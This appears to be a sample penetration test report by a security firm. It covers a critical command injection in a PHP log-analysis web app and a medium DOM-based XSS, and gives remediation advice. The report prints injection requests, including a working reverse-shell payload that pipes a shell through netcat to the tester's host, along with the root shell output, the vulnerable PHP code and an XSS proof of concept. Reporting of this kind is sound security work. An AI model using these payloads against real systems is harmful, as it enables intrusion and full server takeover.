Security Assessment Report

Onsite infrastructure and APIs

on Behalf of

Company AB

CYBER

STRIKE

CyberStrike AB

February 16, 2025

Copyright © CyberStrike AB (cyberstrike.se)

Contents

Executive Summary **2**

1 Introduction **3**

1.1 Scope . . . 3

1.2 Delimitations . . . 3

1.3 Allowances . . . 3

1.4 Disclaimer . . . 3

2 Methodology **4**

3 Severity Scoring **5**

4 Results **6**

4.1 Command Injection (Example Vulnerability) . . . 6

4.2 DOM-Based Cross Site Scripting (Example Vulnerability) . . . 10

Executive Summary

From the 12th August to the 19th August, 2024, CyberStrike performed a security assessment on Onsite infrastructure and APIs on behalf of Company AB. The assessment resulted in the identification two vulnerabilities.

The first vulnerability had severity Critical and concerned a total system compromise. This vulnerability enabled anyone, with access to the vulnerable server, to totally compromise the server. This was possible by carefully crafting a web request which enabled OS-level code execution as the administrative user of the server.

The second vulnerability had severity Medium and concerned a lack of client-side input validation in a website. This vulnerability enabled an attacker to craft a link which, when clicked by a victim, gives the attacker control over the victim's browser.

1 Introduction

1.1 Scope

The scope of the assessment was any on-premise systems at Company AB. This included servers and their corresponding services, within the network range 10.10.11.0/24. No systems were explicitly excluded from the scope.

1.2 Delimitations

As no source code was provided for any application or hosts, the assessment was performed as a black-box engagement. Furthermore, no destructive activities or Denial of Service attacks were performed.

1.3 Allowances

The client provided the tester with a work laptop, a standard user account and access to the target systems. In addition, the tester was provided with documentation corresponding to the scope of the test.

1.4 Disclaimer

A security assessment of a particular scope does not guarantee that all vulnerabilities within that scope are identified, since all assessment are limited in both time and resources. The goal of an assessment is thus to reduce the likelihood and impact of vulnerabilities to mitigate risk. It is thus important to have defensive security controls in place, to detect and prevent cyber attacks and breaches.

2 Methodology

While the methodology on a technical level can vary depending on the type of systems in scope and knowledge possessed by the tester, the general methodology typically stays the same. At a high level, the methodology used is based on the following steps:

1. Reconnaissance:
   Information about the targets in scope are gathered and analyzed. This is performed both through automation with scanning software and manual interactions with the targeted systems.

2. Exploitation:
   Once vulnerabilities are discovered, they are validated to avoid false positives. This is performed by exploiting the vulnerability in a controlled environment.

3. Post Exploitation:
   For severe vulnerabilities, some sort of access is often gained. If this is the case, the tester performs further enumeration, to identify additional vulnerabilities and/or security issues.

4. Ensuring Reproducibility:
   When the result of the test has been determined, the tester gathers sufficient details about the identified vulnerabilities to ensure reproducibility. This ensures that a fix of the vulnerability can later be retested by another individual with similar technical abilities.

5. Clean Up Activities Once sufficient documentation has been gathered, the tester ensures that there are no remnants of the assessment. For example, this includes, but is not limited to, deleting temporarily created user accounts and malicious files.

Once the assessment has been performed, the findings are documented in a report. Thereafter, the report is encrypted and sent to the client. The encryption key is then provided, to the client, through another communication medium.

3 Severity Scoring

The vulnerabilities resulting from this assessment are categorized based on two scoring systems. The first is the Common Vulnerability Scoring System (CVSS) and the second is a refined severity scoring which adjusts the CVSS score based on our experience in the field and the context of the identified vulnerability. The reason why these scores sometimes varies is that CVSS scoring is limited to the set of parameters that are used to calculate the score, which means that other aspects of a vulnerability sometimes are missed.

Severity Level	Score Range	Description
Critical	9.0–10.0	Exploitation of critical vulnerabilities often leads to full administrative control, total system compromise, or exposure of highly sensitive data.
High	7.0–8.9	These vulnerabilities often allow attackers to gain significant control or access to sensitive data but may not provide full system control. These could include, modifying system data or accessing confidential information.
Medium	4.0–6.9	Medium severity vulnerabilities present a notable risk. Successful exploitation might require specific conditions, such as user interaction, and typically results in partial system access or limited data exposure.
Low	0.1–3.9	These vulnerabilities typically have a minor impact, often affecting non-critical functionality or requiring highly specific and unlikely conditions. However, they might result in severe attacks when combined with other vulnerabilities.
Informational	0.0	Informational issues are observations of unexpected or unusual behavior that could indicate unsafe practices, or flawed business logic.

Table 1: Severity levels and their descriptions.

We use the latest version of CVSS (v4.0), which evaluates vulnerabilities based on several factors. The resulting score provides a severity level ranging from Low to Critical, offering an objective assessment of the vulnerability's potential risk. A description for each severity level is provided in Table 1.

Each identified vulnerability in this report includes both the CVSS 4.0 score and our refined severity classification to ensure a clear understanding of risk and to guide appropriate response actions. While the refined security score is more accurate that the CVSS scoring, it is recommended to not blindly rely on these for prioritization of mitigations, but rather prioritize them based on their corresponding business risks.

4 Results

4.1 Command Injection (Example Vulnerability)

Severity: Critical
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N (9.3 Critical)

Background

Operating system command injection vulnerabilities occur when user-provided input is incorporated into commands executed by a shell interpreter without strict validation. Attackers can exploit this by injecting shell metacharacters to alter the intended command and append additional malicious commands, which the server will execute.

These vulnerabilities are typically severe, with the potential to compromise the server running the application or its associated data and functionality. In some cases, the server can also be leveraged as a launch point for attacks on other systems. The impact depends on the security context of the executed command and the privileges it has over sensitive server resources.

Description

During the assessment, a web application for monitoring logs was discovered on port 8888 of the host at $10.10.11.28$. This web application allowed arbitrary users to initiate scans of log files using the GUI shown in Figure 1. Pressing the $Analyze$ button lead to the request and response shown in Listing 1 and 2 respectively.



Figure 1: A web application for analyzing log files.

```
POST / HTTP/1.1
Host: 10.10.11.28:8888
Content-Length: 57
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8888
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari
    ↪ /537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
    ↪ exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://10.10.11.28:8888/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
```

Listing 1: A legitimate request to analyze a log file.

```
HTTP/1.1 200 OK
Host: 10.10.11.28:8888
Date: Tue, 19 Nov 2024 11:14:59 GMT
Connection: close
X-Powered-By: PHP/7.4.3-4ubuntu2.23
Content-type: text/html; charset=UTF-8

[...]
        <div class="status">
            <h2>Analyze Log File</h2>
            <form action="" method="post">
                <select name="log_file">
                    <option value="/var/log/apache2/access.log">access.log</option>
                    <option value="/var/log/auth.log">auth.log</option>
                </select>
                <button type="submit" name="analyze_log" class="button">Analyze</button>
            </form>
            <p>No suspicious traffic patterns detected in /var/log/apache2/access.log.</p>        </div>

    </div>
</body>
</html>
```

Listing 2: The response corresponding to the request in Listing 1.

It was discovered that it was possible to inject OS-level commands to compromise the server by abusing the log_file parameter, as demonstrated in Listing 3 and 4. The request contains special characters to modify the underlying command to execute the command id. As can be seen in the response, the web server exeucutes the id command which shows us that we can execute any command we like as the root user on the underlying host. Note that any unnecessary headers were removed from the original request for simplicity.

```
POST / HTTP/1.1
Host: 10.10.11.28:8888
Content-Type: application/x-www-form-urlencoded
Accept: text/html
Content-Length: 72

log_file=/var/log/apache2/access.log>/dev/null%3bid%3b+%23&analyze_log=/
```

Listing 3: A request which executes the id command.

```
HTTP/1.1 200 OK
Host: 10.10.11.28:8888
Date: Tue, 19 Nov 2024 14:06:27 GMT
Connection: close
X-Powered-By: PHP/7.4.3-4ubuntu2.23
Content-type: text/html; charset=UTF-8

[...]
       <div class="status">
            <h2>Analyze Log File</h2>
            <form action="" method="post">
                <select name="log_file">
                    <option value="/var/log/apache2/access.log">access.log</option>
                    <option value="/var/log/auth.log">auth.log</option>
                </select>
                <button type="submit" name="analyze_log" class="button">Analyze</button>
            </form>
            <p class='error'>Suspicious traffic patterns detected in /var/log/apache2/access.log>/dev/null;id; #:</p><pre>uid
        ↪ =0(root) gid=0(root) groups=0(root)</pre>        </div>

    </div>
</body>
</html>
```

Listing 4: The response corresponding to the request in Listing 3.

This is possible because the $index.php$ file of the web application, contains the following code.

```
        <div class="status">
            <h2>Analyze Log File</h2>
            <form action="" method="post">
                <select name="log_file">
                    <option value="/var/log/apache2/access.log">access.log</option>
                    <option value="/var/log/auth.log">auth.log</option>
                </select>
                <button type="submit" name="analyze_log" class="button">Analyze</button>
            </form>
            <?php
            if (isset($_POST['analyze_log'])) {
                $log_file = $_POST['log_file'];

                $suspicious_traffic = exec("cat $log_file | grep -i 'sql\|exec\|wget\|curl\|whoami\|system\|shell_exec\|ls\|
        ↪ dir'");
                if (!empty($suspicious_traffic)) {
                    echo "<p class='error'>Suspicious traffic patterns detected in $log_file:</p>";
                    echo "<pre>$suspicious_traffic</pre>";
                } else {
                    echo "<p>No suspicious traffic patterns detected in $log_file.</p>";
                }
            }
            ?>
        </div>

    </div>
</body>
</html>
```

Listing 5: A section of the $index.php$ file which contains the vulnerable functionality.

In this code, *unfiltered* user-controllable input is obtained is assigned to the log_file variable, at line 12. Then, the log_file variable is used to create a command which is executed, at line 14.

```
POST / HTTP/1.1
Host: 10.10.11.28:8888
Content-Type: application/x-www-form-urlencoded
Accept: text/html
Content-Length: 133

log_file=/var/log/apache2/access.log%3brm+/tmp/f%3bmkfifo+/tmp/f%3b+cat+/tmp/f|sh+-i+2>%261|nc+10.10.14.150+443+>/tmp/f&
        ↪ analyze_log=/
```

Listing 6: A request which gives the attacker a shell on the victim host.

```
┌──(kali㉿kali)-[/tmp/x]
└─$ sudo rlwrap nc -lvp 443
listening on [any] 443 ...
10.10.11.28: inverse host lookup failed: Unknown host
connect to [10.10.14.150] from (UNKNOWN) [10.10.11.28] 47914
# whoami
root
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:46:e8 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.28/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
#
```

Figure 2: Obtaining an administrative shell on the underlying host.

As a final note, the vulnerability is not limited to web requests, but can be exploited to get an *interactive* administrative shell on the underlying host by starting a listener with the "sudo rlwrap nc -lvp 443" command and sending the request shown in Listing 6, as can be seen in Figure 2.

Recommendation

Firstly, it is recommended to ensure that the frontend of the web application is not allowed to provide file paths that the backend uses. Furthermore, user-controllable data should ideally never be placed in OS-level commands unless absolutely necessary. In this particular case, a good solution would be to hard code the OS-level commands and only letting the frontend specify which of them to use.

Secondly, it is recommended to perform input validation of user controllable input fields, with a white list of allowed characters. The whitelist should only include the characters that this parameter could reasonably contain. For instance, if the target file is selected using an integer in the log_file parameter, the backend must ensure that the log_file parameter only contains an integer.

Finally, it is recommended to never run web applications as the $root$ user as this violates the principle of least privilege, which states that entities should only have access to the minimal things required for them to fulfill their purpose.

4.2 DOM-Based Cross Site Scripting (Example Vulnerability)

Severity: Medium
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N (5.1 Medium)

Background

DOM-based cross-site scripting (XSS) occurs when a script insecurely writes user-controlled data into the HTML document. An attacker can exploit this vulnerability by crafting a URL that, when visited by another user, executes malicious JavaScript within that user's browser, operating within the context of their session with the application.

The malicious script can carry out various actions, such as stealing session tokens or login credentials, performing unauthorized actions on behalf of the user, or capturing their keystrokes. Attackers can trick users into visiting their malicious URL using methods similar to those employed in reflected XSS attacks.

Description

During the testing period, the tester discovered a DOM-based XSS vulnerability in a web application running on the host $10.10.11.28$. The web application included frontend code to greet users based on their name when their name is provided in a GET parameter called $name$. For example, by visiting "http://10.10.11.28/?name=Thomas", the web application would state "Welcome Thomas", as can be seen in Figure 3.



Figure 3: Visiting the URL "http://10.10.11.28/?name=Thomas".

```
1 <div class="col-xs-12 col-sm-8">
2     <div class="whiteBackground grayFont padding20 rounded5">
3     <h1>Welcome <script>var name = new URLSearchParams(window.location.search).get('name');if (name != 'null') {document.write
      ↪ (name);};</script></h1>
4 
5     <p>Hello! Join us for an exciting night biking adventure! We are a new company that organizes bike competitions during the
      ↪ night and we offer prizes for the first three places! The most important thing is to have fun, join us now!</p>
6     </div>
7 </div>
```

Listing 7: The HTML code which includes the JavaScript functionality to perform personal greetings.



Figure 4: Triggering a DOM-based XSS by visiting the URL "http://10.10.11.28/?name=<script>alert(1)</script>".

By reviewing the frontend code responsible for the personal greeting functionality, it was possible to conclude that no filtering was performed on the content of the $name$ parameter before including it in the DOM of the web site. This can be seen at line 3 in Listing 7. As such, it is possible to execute malicious JavaScript code by including it in the $name$ parameter of the URL and tricking a victim to visit this URL. An example is provided in Figure 4, where a victim is visting the URL "http://10.10.11.28/?name=<script>alert(1)</script>"

Recommendation

In general, it is recommended to avoid dynamically injecting data from untrusted sources into the DOM unless necessary. If this behavior is essential for the application's functionality, defenses must be implemented in the client-side code to prevent malicious data from injecting JavaScript code.

Normally, validating the data against a whitelist of allowed characters is a sufficient defense. In this particular context, it could be enough to validate the $name$ parameter against the regular expression "`^[A-Za-z\s]+$`" since names are not expected to contain any characters outside of letters and spaces.